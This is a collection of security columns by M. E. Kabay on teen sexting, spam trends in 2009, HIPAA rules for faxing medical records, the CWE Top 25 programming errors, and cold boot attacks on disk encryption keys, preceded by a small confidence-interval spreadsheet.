	A	B	C	D	E	F	G	H	I	J
1		*N*	*1280*		*t[.025]*	*1.96*				
2	**p**	**σ**	**L1**	**L2**						
3	48%	0.013964	45%	51%						
4	40%	0.013693	37%	43%						
5	26%	0.012260	24%	28%						
6	30%	0.012809	27%	33%						
7										
8										

	A	B	C	D
9				
10	1	*N* *1280*	*t[.025]*	*1.96*
11	2	**p**	**σ**	**L1**	**L2**
12	3	0.48	=SQRT((A3*(1-A3))/$B$1)	=+A3-$D$1*B3	=+A3+$D$1*B3
13	4	0.4	=SQRT((A4*(1-A4))/$B$1)	=+A4-$D$1*B4	=+A4+$D$1*B4
14	5	0.26	=SQRT((A5*(1-A5))/$B$1)	=+A5-$D$1*B5	=+A5+$D$1*B5
15	6	0.3	=SQRT((A6*(1-A6))/$B$1)	=+A6-$D$1*B6	=+A6+$D$1*B6
16					

In the next part of this pair of columns, I'll look at the consequences of sexting and some of the possible explanations of why youngsters may get involved in it.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > & Statistics< http://www.mekabay.com/courses/academic/norwich/qm213/index.htm > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Sexting: Loss of Control = Embarrassment, Bullying & Potential Prosecution

by M. E. Kabay, PhD, CISSP-ISSMP
Professor of Information Assurance & Statistics
School of Business & Management
Norwich University, Northfield VT

In the first column < http://www.mekabay.com/nwss/913_sexting--autoporn.pdf > *of this pair of postings, I introduced a discussion of the widespread and increasing practice by young people of sending lewd text and pornographic photos or videos of themselves to friends – only to find the material being distributed publicly and completely out of their control. Today I continue with thoughts on causes and consequences of sexting.*

The authors of the section "Sexting 101 – Guide for Parents,"< http://www.safetyweb.com/prevent-teens-sexting > on the SafetyWeb site note, "A shared sexting message could have disastrous consequences. For starters, the impact of such content getting "leaked" could result in social isolation from friends, bullying, and unwelcome sexual solicitations. Further, in cases where such content might have been shared as the result of revenge, it could certainly lead to violence. Aside from issues reputation and social issues, sending, receiving, and/or sharing this type of content could lead to disciplinary action by schools, employers, and possibly even state and federal law enforcement. Most importantly, what might start out as a fleeting and thoughtless lapse of judgement could lead to serious emotional and self-esteem issues for any child or young adult."

Some personal thoughts:

- The primary seat of self-control, planning, and rationality is the prefrontal cortex of the brain. The poorly myelinated neurons of the frontal lobes in children and teenagers accounts for much of the impulsive, stupid behavior associated with young people – driving drunk, speeding, taking recreational drugs, blurting out insults, getting into fights, and sending pictures of themselves without any clothes on through the Internet. Increasing myelination of neurons in the prefrontal cortex by the late teens or early twenties is one of the factors that can lead to increasing degrees of adult (measured, reasoned, thoughtful, less impulsive) behavior.< http://www.aea267.k12.ia.us/r4/index.php?page=r4-adolescent-brain >
- Blurting out a thoughtless comment on the phone, sending a paper note with unwise content, and having spontaneous, unplanned sexual encounters may have negative consequences, but they are as nothing compared with having such comments, content and private images sent out through media that remove all control over their distribution from the originator. Once the comment/photo/video is into the 'Net, it can never be called back.
- Cyberbullying has also been growing in recent years.< http://www.bullyingstatistics.org/content/cyber-bullying.html > Pack behavior coupled with poor impulse control may lead to cruelty that can sear the soul of the victim, their friends, and their relatives. Circulating a photo that was supposed to be private so that mean kids can use it to humiliate the originator is a form of cyberbullying. Some victims have been driven to attempted or actual suicide.< www.cyberbullying.us/cyberbullying_and_suicide_research_fact_sheet.pdf >
- Although some states have passed laws explicitly exculpating under-age self-photographers from prosecution for child pornography,< http://www.pennlive.com/midstate/index.ssf/2011/05/bill_would_change_law_to_make.h

tml > the federal government has no such legal protection for these self-exposing children. There was an interesting judgement in 2010 in which the Third Circuit Federal Appeals Court ruled that a teen whose seminude photo was distributed to other high school students could not be coerced into attending a remedial class;< http://www.abajournal.com/mobile/article/3rd_circuit_bars_child_porn_prosecution_of_teen_in_sexting_photo > however, it is not clear that this precedent could be used successfully in defending a child against prosecution if a federal prosecutor wanted to pursue the case. Remember: making, distributing and possessing child pornography are all violations of 18 United States Code (USC) §2251, §2252, §2252(A) and §2256(1, 2 & 8). See the Child Exploitation and Obscenity Section (CEOS) of the US Department of Justice's Web site< http://www.justice.gov/criminal/ceos/citizensguide_porn.html > for details. Federal authorities are diligent in tracking down and prosecuting all forms of child exploitation.< http://www.fbi.gov/about-us/investigate/cyber/innocent/innocent >

Can you imagine your child being prosecuted for creating, sending or possessing child pornography – especially if it involves themselves? What an awful experience for everyone. I hope that this pair of columns will be a good basis for discussion between parents and their children and for educators working to protect their charges from harm.

Parents, talk to your kids! Teachers, get involved!

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > & Statistics< http://www.mekabay.com/courses/academic/norwich/qm213/index.htm > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

The State of Spam 2009:
Part 1 – Sources of Statistics

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Spam – not SPAM® the luncheon meat (and you have GOT to visit the official SPAM® Web site < http://www.spam.com/ >, which plays like a parody the Monty Python crew< http://www.youtube.com/watch?v=anwy2MPT5RE > might have dreamed up) – is a dreadful nuisance, with estimates that 95% of all e-mail in the world now consists of rubbish. Periodically I look into the state of the spam to see how the war is going.

One of the sites readers may find interesting is SpamLinks,< http://spamlinks.net/stats.htm > subtitled, "Everything you didn't want to have to know about spam." One of the fundamental questions in any discussion of spam is how we measure the volume of spam. Many organizations simply report the "percentage of e-mail that is spam" just as I did in the first paragraph. The implication is that if you count all the spam *sent* to SMTP servers on the planet and divide by the total number of e-mail messages sent to SMTP servers you get a meaningful measure of the spam load on the entire global Internet.

Simon Waters doesn't like that measure.< http://www.circleid.com/posts/misleading_spam_data/ > He points out that from the point of view of an individual e-mail user, the volume of spam is independent of the volume of legitimate e-mail, so global statistics don't mean much. I have to disagree: global statistics are critically important because they give us a sense of the magnitude of the assault on our computing and communications resources that are being carried out by criminals. If we desperately feel the need to have a war on something – anything—at all times, maybe we should declare war on spammers.

Another interesting site is provided by the vendor IronPort Systems< http://www.spamcop.net/spamstats.shtml >, which offers a number of dynamically-generated graphs with information about the sources of spam and the spam/second rates over various periods (day, week, month, year). The numbers do not indicate total volumes around the world (they refer to reports handled by the SpamCop service) but they do give one a sense of fluctuations.

Another source of statistics is Marshal < http://www.marshal.com/trace/spam_statistics.asp >, makers of a variety of security products. Their statistics page provides a number of simple graphs presenting analyses of relative volumes of spam over several months, spambot activity, spam by subject category, origins by country (for some reason Brazil was listed at the top for a couple of weeks in mid-January 2009, with almost twice as much spam originating there as in the USA), and origins by continent (Asia and Europe vying for #1 at over 30% each with North America down at around 11%). Confirming industry observations< http://www.networkworld.com/news/2007/071107-pdf-spam.html >, image spam, which was a big deal a few years ago,< http://www.networkworld.com/news/2006/062806-for-spammers-a-picture-is.html > seems to be dropping to nothing these days.

Both IronPort and Marshal are OEM partners with my favorite anti-spam vendor, Cloudmark (and no, I'm just a paying customer, not a shill): "Cloudmark Authority is integrated into

IronPort's Email Security Appliances…" and "Cloudmark Authority integrates with MailMarshal SpamProfiler…."< http://www.cloudmark.com/en/partners/enterprise-oem.html >. Cloudmark recently announced that it is doing very well in the complex environment presented by universities. Their press release of January 12, 2009 < http://www.cloudmark.com/en/company/release.html?release=2009-01-12 > said that "departments at several top universities, including Duke University, San Jose State University and several ivy league schools have successfully adopted the Cloudmark Authority plug-in for SpamAssassin™." They added, "Universities and colleges face unique challenges when it comes to messaging security. Often, campus departments find themselves using disparate anti-spam solutions, increasing both administration and infrastructure costs, as well as complicating the process of effectively protecting students and faculty from abuse. Further, school IT departments are tasked with protecting not only current students and faculty, but also a growing number of alumni who continue to use campus e-mail addresses after graduation. Schools must find ways to provide effective messaging security and a positive user experience for thousands of users while often adhering to strict budget constraints."

Loyal (fanatic) readers may recall that I interviewed Cloudmark's CTO Jamie de Guerre in a two-part report on March 25, 2008 < http://www.networkworld.com/newsletters/sec/2008/0324sec1.html > and March 27 < http://www.networkworld.com/newsletters/sec/2008/0324sec2.html >. This year I pointed him to those articles and simply asked him these two questions:

(1) What's changed since last year in the fight against spam? and
(2) What do you see as the most promising new technologies coming down out of your research and development labs for the next stage of the fight against spam?

I'll publish Mr de Guerre's answers in the next three columns.

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

The State of Spam 2009:
Part 2 – McColo and ICANN

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In the next three columns, I'm reporting verbatim the responses of Cloudmark Chief Technical Officer Jamie de Guerre < **http://www.cloudmark.com/en/company/staff.html** > to a couple of questions I asked him about the state of spam today. Everything that follows is Mr de Guerre's own text with minor edits.

* * *

What's changed since last year in the fight against spam?

I think there have been several changes and a couple of events that happened in the past year that are interesting and will have an affect on how spam is sent in the coming year. Those that come to mind include:

- The McColo take down
- Changes made by ICANN to prevent domain tasting and other scams
- Spammers increasingly used free hosting services for their call to action in messages
- Spammers increasingly used free Webmail services to send spam
- Spammers targeting new media such as social networking

First, as you probably know, McColo was a Web hosting firm that was taken offline because their services were being used as a gateway for spam activity.< http://www.networkworld.com/news/2008/111208-isp-cut-off-from-internet.html > The McColo services were being leveraged to host domains used as the call to action in spam e-mails (pharmacy spam in particular), to host command and control servers for major botnets and for other malicious services like child pornography Web sites. Of these, the one that affected spam the most was the takedown of several major command and control servers for major botnets. After McColo went offline, many anti-spam vendors observed dramatic drops in the spam volumes sent to customers. Cloudmark did not see nearly as large a drop off at our major operator customers, probably for two reasons:

- Most major operators block all messages from dynamic IP addresses, which minimizes the effects of botnets, and
- The most advanced attackers conduct targeted attacks on the world's largest operators, but do not necessarily send those attacks to businesses.

Anti-spam vendors that primarily service businesses probably saw a larger drop in spam volumes than Cloudmark did.

The effect that the McColo shutdown will have on spam in the coming year is that we will see botnets become more advanced and spammers become more careful about how they plan for fault recovery. Some major spammers had become comfortable and grown reliant on McColo without building in reliable capabilities for failover in the event that a major host is taken down. Their failure was not because of technical difficulty but because the spammers became complacent. I think that in 2009 we will see spammers become more careful, an increased use of

more advanced bots, and improved distribution and failover mechanisms. Spam volumes are already recovering quickly as spammers get existing botnets working with new command-and-control servers and deploy new botnets like Mega-D.

Second, ICANN,< http://www.icann.org/ > the body that controls and regulates the naming system for the Internet, has made some positive changes to their policies that will interfere with spammers. The main change is one that should significantly lower the ability for registrars and attackers to conduct *domain tasting*. "Domain Tasting" is a practice in which someone uses the "Add Grace Period" (AGP)< http://www.icann.org/en/announcements/announcement-17dec08-en.htm > to use a domain for a short time without paying. This allows people to register and test the marketability of the domain by placing advertisements on the site. However, Domain Tasting can also be used by spammers to send out spam using the temporary domain for responses during the grace period. Spammers know that anti-spam solutions block spam messages from a known bad URL included as a call to action, and so spammers work hard to have as many different domains as possible in their spam attacks so that each message will have a different domain. Loopholes that make it easier for spammers to get domains at low cost help to facilitate the onslaught of spam.

More next time.

* * *

Jamie de Guerre started as a core member of the design team writing the first design specifications for Cloudmark Server Edition and multiple versions of Cloudmark Authority. As CTO, Jamie is responsible for Cloudmark's technical strategy and roadmap. Additionally, Jamie manages Cloudmark's Technology Services, Sales Engineering, Product Management, and ISP Support teams, ensuring a tight bridge between customers and internal technical development. You may write to him with your comments.< mailto:jamie@cloudmark.com>

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

The State of Spam 2009:
Part 3 – New Vectors

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

More from Jamie de Guerre, CTO of Cloudmark. Today's column is a continuation of his response to the question of what has changed in the battle against spam in the last year. All of the text below is Mr de Guerre's own material with minor edits.

* * *

Third, in 2008 spammers increasingly used free content-hosting services as the call to action in their spam e-mails. Again, spammers know that one way anti-spam vendors block messages is based on the call to action URL or domain in the message, so using many pages hosted by a major free provider enables spammers to have different URLs in each message and a domain name that can't be blocked. There are several places a spammer can go to host their site content: Google (blogspot, googlepages, etc), Microsoft (live spaces, live), Yahoo (geocities), social networks (Facebook, MySpace), blogs, and basically anywhere that user-generated content is allowed. This practice became increasingly popular in 2008 and I expect we will continue to see it increase in 2009.

Fourth, in 2008 we saw a significant increase in spam sent from accounts created or compromised at free Webmail providers. Another way that anti-spam companies block spam messages is based on the source IP that the messages come from. If the messages come from a major free Webmail provider such as Gmail, Yahoo, Hotmail or AOL then the anti-spam solution cannot block it based on its source. Spammers capitalize on that by creating accounts or gaining access to existing accounts on these large Webmail services as well as on Webmail services provided by telecom and cable operators. Spammers have figured out how to script the Webmail interfaces to send out their messages and create "family" accounts when using a service that allows multiple accounts. This is clearly an advanced technique, but I expect we'll continue to see this increase as spammers attempt to find new ways to send messages that escape IP based blocks.

Fifth and finally, in 2008 the amount of spam targeting new media other than e-mail grew. Social networks such as Facebook and MySpace were major targets for spam and phishing campaigns, using new techniques that don't involve e-mail but instead use features that the sites themselves provide to propagate content between users. Many of these attacks have become quite advanced; for example, in one form of attack spammers create accounts on a major social network site, gather a large number of friends and then change their profile to include a link to a site selling their wares. This type of attack changes the spam vector from a push technique, where they are sending out the message with the advertisement, to more of a pull technique, where they're attracting friends to their page to come see the ad. Defending social networks against spam introduces many additional challenges, as there are improved communication vectors available and more information exposed.

I expect that in 2009 we'll see spammers efforts targeted to new media continue to rise, not only targeting social networks but also other media. Personally, I expect to see a rise in mobile spam in 2009 as well, with Short Message System (SMS) spam and phishing messages growing in

popularity.

Jamie de Guerre finishes in the next and final part of this series with a discussion of new anti-spam technologies.

* * *

Jamie de Guerre started as a core member of the design team writing the first design specifications for Cloudmark Server Edition and multiple versions of Cloudmark Authority. As CTO, Jamie is responsible for Cloudmark's technical strategy and roadmap. Additionally, Jamie manages Cloudmark's Technology Services, Sales Engineering, Product Management and ISP Support teams, ensuring a tight bridge between customers and internal technical development. You may write to him with your comments.< mailto:jamie@cloudmark.com>

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

The State of Spam 2009:
Part 4 – New Anti-spam Technologies from Cloudmark

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

More from Jamie de Guerre, CTO of Cloudmark. All of the text below is Mr de Guerre's own material with minor edits.

* * *

What do you see as the most promising new technologies coming down out of your research and development labs for the next stage of the fight against spam?

There are many innovations to choose from, many of which are back-end changes that are not visible to the public. Cloudmark also has several new products and services coming out this year, which are yet to be announced. However, the one I'm personally most excited about is Cloudmark ActiveFilter. The core battle between spammers and anti-spam vendors comes down to a race against time. Spammers are trying to get as many of their messages through as possible before the anti-spam vendors discover their messages to be spam. Essentially, ActiveFilter changes the game on spammers and takes the speed battle away.

Of the spam that Cloudmark misses, we typically only miss it by seconds or minutes (usually seconds). However, the majority of the time, that message is delivered to a user's mailbox when the user is either not logged into their e-mail or is not reading their e-mail at that exact moment. If we were still able to filter the message within seconds once we discovered it as spam, the user would never have to see the message or know that it was initially missed!

What prevented this from happening in the past were performance considerations. In general, the mail-store server is an extremely loaded system in a customer environment, whether it is a Microsoft Exchange server or a large-scale server used by a service provider to host millions of mailboxes. Attempting to re-scan every message on the mail store every couple of minutes, or worse yet every few seconds, is nowhere near possible—it would quickly overload the system and degrade users' ability to access their legitimate e-mail.

The innovation with ActiveFilter is that we are able to filter these messages after they arrive without needing any re-scanning and without any significant load on the mail store. We track a small piece of information about each message delivered to the mail store inside the ActiveFilter system, along with the fingerprints generated for the message. If we later discover one of those fingerprints to be spam, then, and only then, do we contact the mail store to take action on that particular message. In the case of a business deployment, such as with Microsoft Exchange, we would then change the color of the message in the user's inbox and enable them to go to a "search folder" to see all of the spam messages that were detected after initial arrival and delete them. In the case of a service provider, we would check to see if the user had already logged into their e-mail since the arrival of the message; if they have not, we take action on the message with their default policy, such as to move it to a spam folder.

By taking the speed advantage away from spammers, I think we will be able to improve spam-filtering accuracy drastically; reaching the point that accuracy starts to approach 100%. This

prospect is very exciting to me.

* * *

Jamie de Guerre started as a core member of the design team writing the first design specifications for Cloudmark Server Edition and multiple versions of Cloudmark Authority. As CTO, Jamie is responsible for Cloudmark's technical strategy and roadmap. Additionally, Jamie manages Cloudmark's Technology Services, Sales Engineering, Product Management and ISP Support teams, ensuring a tight bridge between customers and internal technical development. You may write to him with your comments.< mailto:jamie@cloudmark.com>

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

HIPAA on Phones, Faxes & E-mail

by M. E. Kabay, PhD, CISSP-ISSMP
Professor of Information Assurance & Statistics
School of Business & Management
Norwich University, Northfield VT

My wife Deborah Black (light of my life) is a neuropsychiatrist who works at two different clinics. Sometimes patients are referred from one clinic to the other, and the question arises of how to transmit the details of their medical record from one team to the other. Anything concerning the privacy of medical data in the USA is governed by the Health Insurance Portability and Accountability Act (HIPAA)< http://www.law.cornell.edu/usc-cgi/get_external.cgi?type=pubL&target=104-191 > passed in 1996. The legislation is complex, and the US Department of Health & Human Services (HHS)< http://www.hhs.gov > has set up an extensive Web site with detailed information and instructions about HIPAA.< http://www.hhs.gov/ocr/privacy/ >

One of the questions I've been asked by my wife's staff is whether it is acceptable to send medical information by fax or e-mail; some of the security and information technology staff at her clinics have flatly forbidden such transmission, asserting baldly that HIPAA forbids such transmission. Unfortunately, their medical records systems are incompatible, so the data cannot be sent automatically from one clinic to the another with appropriate encryption and other safeguards.

However, the IT/security staff are wrong in their absolute interdiction of faxes and e-mail for medical records.

In the document entitled, "Does the HIPAA Privacy Rule permit a doctor, laboratory, or other health care provider to share patient health information for treatment purposes by fax, e-mail, or over the phone?"< http://www.hhs.gov/hipaafaq/providers/smaller/482.html >, the HHS writes (quoting in full),

Yes. The Privacy Rule allows covered health care providers to share protected health information for treatment purposes without patient authorization, as long as they use reasonable safeguards when doing so. These treatment communications may occur orally or in writing, by phone, fax, e-mail, or otherwise.

For example:

- A laboratory may fax, or communicate over the phone, a patient's medical test results to a physician.
- A physician may mail or fax a copy of a patient's medical record to a specialist who intends to treat the patient.
- A hospital may fax a patient's health care instructions to a nursing home to which the patient is to be transferred.
- A doctor may discuss a patient's condition over the phone with an emergency room physician who is providing the patient with emergency care.
- A doctor may orally discuss a patient's treatment regimen with a nurse who will be involved in the patient's care.

- A physician may consult with another physician by e-mail about a patient's condition.
- A hospital may share an organ donor's medical information with another hospital treating the organ recipient.

The Privacy Rule requires that covered health care providers apply reasonable safeguards when making these communications to protect the information from inappropriate use or disclosure. These safeguards may vary depending on the mode of communication used. For example, when faxing protected health information to a telephone number that is not regularly used, a reasonable safeguard may involve a provider first confirming the fax number with the intended recipient. Similarly, a covered entity may pre-program frequently used numbers directly into the fax machine to avoid misdirecting the information. When discussing patient health information orally with another provider in proximity of others, a doctor may be able to reasonably safeguard the information by lowering his or her voice."

In the next of this two-part series, I'll look at what's reasonable in transmitting patient data.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > & Statistics< http://www.mekabay.com/courses/academic/norwich/qm213/index.htm > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

NSA Identifies Top 25 Programming Errors: Must-Read for Professionals, Educators and Students

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

The critical importance of integrating security into programming is obvious to anyone who thinks about it and has been the subject of countless minatory or sometimes pleading articles; Google "secure programming" as one example of appropriate keywords and you'll find nearly a million hits. Back in 2001, I wrote five *Network World Security Strategies* columns on the subject which I later collected and updated as the short paper "Programming for Security"< http://www.mekabay.com/overviews/programming.pdf > that's currently on my Web site. Microsoft's Michael Howard and Steve Lipner published *Writing Secure Code*, Second Edition (2003)< http://www.amazon.com/Writing-Secure-Second-Michael-Howard/dp/0735617228/ref=pd_bbs_sr_1?ie=UTF8&s=books&qid=1232660033&sr=8-1 > and *The Security Development Lifecycle* (2006)< http://www.amazon.com/Security-Development-Lifecycle-Michael-Howard/dp/0735622140/ref=pd_bbs_sr_3?ie=UTF8&s=books&qid=1232660033&sr=8-3 >; Michael Howard and David LeBlanc wrote *Writing Secure Code for Windows Vista* (2007)< http://www.amazon.com/Writing-Secure-Code-Windows-Vista/dp/0735623937/ref=pd_bbs_sr_2?ie=UTF8&s=books&qid=1232660033&sr=8-2 >.

Now the National Security Agency, working through MITRE Corporation< http://www.mitre.org >, SANS< http://www.sans.org/ >, and dozens of industry experts from many other organizations, has published a valuable list of the top 25 most dangerous programming errors.< http://cwe.mitre.org/top25/ > The best description of the project that I have found is the SANS Institute report.< http://www.sans.org/top25errors/ > SANS provides a detailed summary of the issues, including this introduction:

> Today [January 12, 2009] in Washington, DC, experts from more than 30 US and international cyber security organizations jointly released the consensus list of the 25 most dangerous programming errors that lead to security bugs and that enable cyber espionage and cyber crime. Shockingly, most of these errors are not well understood by programmers; their avoidance is not widely taught by computer science programs; and their presence is frequently not tested by organizations developing software for sale.
>
> The impact of these errors is far reaching. Just two of them led to more than 1.5 million web site security breaches during 2008 - and those breaches cascaded onto the computers of people who visited those web sites, turning their computers into zombies.

SANS provides a list of the errors with a link from each to the MITRE database called the Common Weakness Enumeration (CWE)< http://cwe.mitre.org/ >. That site explains,

> International in scope and free for public use, CWE™ provides a unified, measurable set of software weaknesses that is enabling more effective discussion, description, selection, and use of software security tools and services that can find these weaknesses in source code and operational systems as well as better understanding and management of software weaknesses related to architecture and design.

The list itself < http://cwe.mitre.org/top25/index.html#Brief > divides the errors into three major categories:

- Insecure interaction between components
- Risky resource management
- Porous defenses.

Readers will find the threat model< http://cwe.mitre.org/top25/index.html#Appendix_B > that was used in ranking the weaknesses particularly interesting. It presupposes a relatively skilled hacker intent on data theft or theft of resources and willing to invest at least 20 hours per target software package. The full process used in selecting the top 25 is documented< http://cwe.mitre.org/top25/process.html > and there's also a list of 23 weaknesses that almost made it into the list.< http://cwe.mitre.org/top25/cusp.html >

This research project will be enormously valuable to working programmers, instructors in computer science, computer engineering and information assurance programs, and students in those disciplines.

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Frozen RAM is not a Fast Food:
Cold Boot Attacks Change the Data Leakage Landscape

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

As always, it's a pleasure to collaborate with my current and present graduate students in bringing you thoughtful articles. Jürgen Pabel graduated from the MSIA program in June 2004 in the first graduating class; he is an experienced network engineer and security consultant in Köln (Cologne), Germany and has become a valued friend and colleague.

Recently Jürgen and I collaborated on this column and the next; Jürgen wrote the first draft and then I provided additional material, edits and references. In what follows, "I" refers to Jürgen.

* * *

Until 2008, the consensus has been that there would be no practical way to remove a RAM chip from a computer system without losing all contained data.

However, in July 2008, J. Alex Halderman< http://www.cs.princeton.edu/~jhalderm > and a research team including Dr Edward W. Felten< http://www.cs.princeton.edu/~felten > at the Center for Information Technology< http://citp.princeton.edu/ > at Princeton University < http://www.princeton.edu/main/ > published a paper< http://citp.princeton.edu/pub/coldboot.pdf > about something quite amazing: most random-access memory (RAM) chips maintain their data for several seconds without any power, thus allowing a channel for data leakage from any computer to which an attacker has physical access. The group has established an excellent Web site full of information about this "cold boot attack"< http://citp.princeton.edu/memory/ >; the site includes a five-minute video lecture about the attack, some frequently asked questions< http://citp.princeton.edu/memory/faq >, an guide to the experimental methods< http://citp.princeton.edu/memory/exp >, some source code< http://citp.princeton.edu/memory/code >, and a collection of additional videos and photographs< http://citp.princeton.edu/memory/media >.

The time over which the data are remembered depends largely on the make of the RAM chips. However, cooling RAM chips down to -50°C (-58°F) prior to power loss causes a significant prolongation of the data retention time, usually to several minutes. Therefore, it is now feasible to extract all data stored in live memory from a powered-on computer system by removing the cooled RAM chips and placing them into another computer system for analysis. Under certain circumstances, it is not even necessary to physically move the RAM chips to another computer system: if the system is configured to allow booting from external media (e.g., CD/DVD, USB flash drive or those ancient floppy disks that some readers remember) then it may be possible to simply reset the system and to boot into a software-analysis environment such as. This approach would usually work because the basic input output system (BIOS) on most computers is configured to skip over RAM integrity checks for performance reasons; the checks would otherwise write a test pattern to all memory cells and read them back to verify the functional integrity of the hardware chips in RAM.

It might seem odd for an adversary to specifically target data in RAM if they have physical access to the target computer system – they could just easily access any data by reading it from

the disk drive. However, if the target system is protected by a full disk encryption solution then the data on the disk drive are practically inaccessible unless the adversary extracts the disk's cryptographic key from RAM.

Cold boot attacks represent a new vulnerability. The most significant aspect of this vulnerability is that no effective countermeasure exists; Halderman *et al.* write, "Though we discuss several strategies for partially mitigating these risks, we know of no simple remedy that would eliminate them." Thus, other actions must be implemented in order to address the associated risk. In theory, it would be a trivial and effective solution to always power off the computer system any time it is about to be potentially exposed to unauthorized physical access. However, practical implications render this approach unfeasible: nobody is going to power down their workstation every time they leave the room or even the building – and most servers are up as much as possible. Another solution would be to switch from software-implemented full disk encryption to hardware-implemented products such as the self-encrypting hard drives manufactured by Fujitsu, Hitachi, and Seagate< http://news.cnet.com/8301-1009_3-10097371-83.html >; however, the higher acquisition and migration costs are likely to delay universal implementation, especially with the worldwide economy in a slump (although Forrester Research predicts continued growth in security expenditures< http://www.darkreading.com/security/management/showArticle.jhtml?articleID=212700661 >).

One obvious question has not yet been addressed: just how much of a risk does this attack pose? Well, there's no quantitative answer. However, a generic and non-representative answer can be derived by considering the preconditions and circumstances. First, an adversary must be able to obtain physical access to a powered on and running computer system. Second, the screen must be locked at the time of loss or theft – if the screen is unlocked then an adversary usually has access to all data and functions immediately. And last, the adversary must be somewhat technically versed in order to carry out the attack. Therefore, it might be a fair assumption that most opportunistic thieves are not a relevant threat as they are usually only driven by the monetary value of the hardware and might not possess the necessary technical skills to execute a cold boot attack. On the other hand, targeted attacks are usually carried out by well-versed and well-funded adversaries. Whether these adversaries might resort to an attack that also employs a cold boot attack on a target computer system is entirely dependent on the specific circumstances – it's always about the weakest link from the adversary's point of view. Though we discuss several strategies for partially mitigating these risks, we know of no simple remedy that would eliminate them.

Nevertheless, cold boot attacks are essentially an unmanageable risk – and that's about as bad as it gets. However, I am currently researching a concept that should effectively protect cryptographic keys against cold boot attacks. More on that in the second part of this article.

* * *

Jürgen Pabel, MSIA, CISSP is a consultant with Akkaya Consulting Gmbh < http://www.akkaya.de/ >. He runs a technical blog < http://blog.akkaya.de/blojsom/blog/jpabel/ > that often includes security topics. He last wrote for this column in 2008.< http://www.networkworld.com/newsletters/sec/2008/0218sec2.html >

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Cold Boot Attacks:
The Frozen Cache Approach

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Part one of this pair of columns described “cold boot attacks” and their security implications, in particular for software-implemented full disk encryption solutions. Security expert Jürgen Pabel continues with part two. In what follows, “I” refers to Jürgen.

* * *

Since computer memory can no longer be seen as inaccessible to adversaries, where instead should encryption keys be placed when the computer system is powered on? Peter Stuge gave me an idea during a presentation about an open-source BIOS called “coreboot” < http://coreboot.org >: coreboot employs a little known CPU configuration, which makes the CPU cache appear as normal RAM to the CPU. This concept is called “Cache-as-RAM” < http://www.coreboot.org/images/6/6c/LBCar.pdf > and serves as the basis for my research towards a mitigation against cold boot attacks.

The security benefit of using CPU cache as memory is that it is not vulnerable to cold boot attacks because the CPU cache is always reset by the CPU during the initialization phase. Moving all cryptographic material from RAM to the CPU cache would therefore render cold boot attacks ineffective against software-implemented full disk encryption solutions. However, there is one major drawback to using the CPU cache as secure memory: it severely degrades the system performance. Just how much so? Well, during the first test, response-time was nonexistent and I thought that I had crashed my computer. It took me a few seconds to realize that it did not crash, but instead it was just absurdly slow to react to any input. Solving the performance issue is thus a crucial aspect of the proof-of-concept implementation on which I am currently working. One way to minimize the performance impact is to activate the Cache-as-RAM mode only when it is required for security: for example, only while the screen is locked. Thus, users would not suffer any performance penalty while working but maintain security whenever the computer system is unused and might therefore also be exposed to unauthorized physical access.

The concept of my research is easy – maybe even trivial – but the devil is in the details: it is not enough to just move the encryption key into the CPU cache because other cryptographically relevant data would remain unprotected in RAM. For example: it is important that all operating system buffers that contain decrypted disk sectors are also moved into the CPU cache in order to prevent known-plaintext attacks on the encryption key < http://en.wikipedia.org/wiki/Known_plaintext >.

I decided to write a blog about my research, and since every blog needs a catchy name, I settled on “Frozen Cache”< http://frozencache.blogspot.com/ > because the contents of the CPU cache are static in Cache-as-RAM mode. I hope you will read it if you would like more technical details about my research (e.g., kernel concepts, assembly-language code, etc).

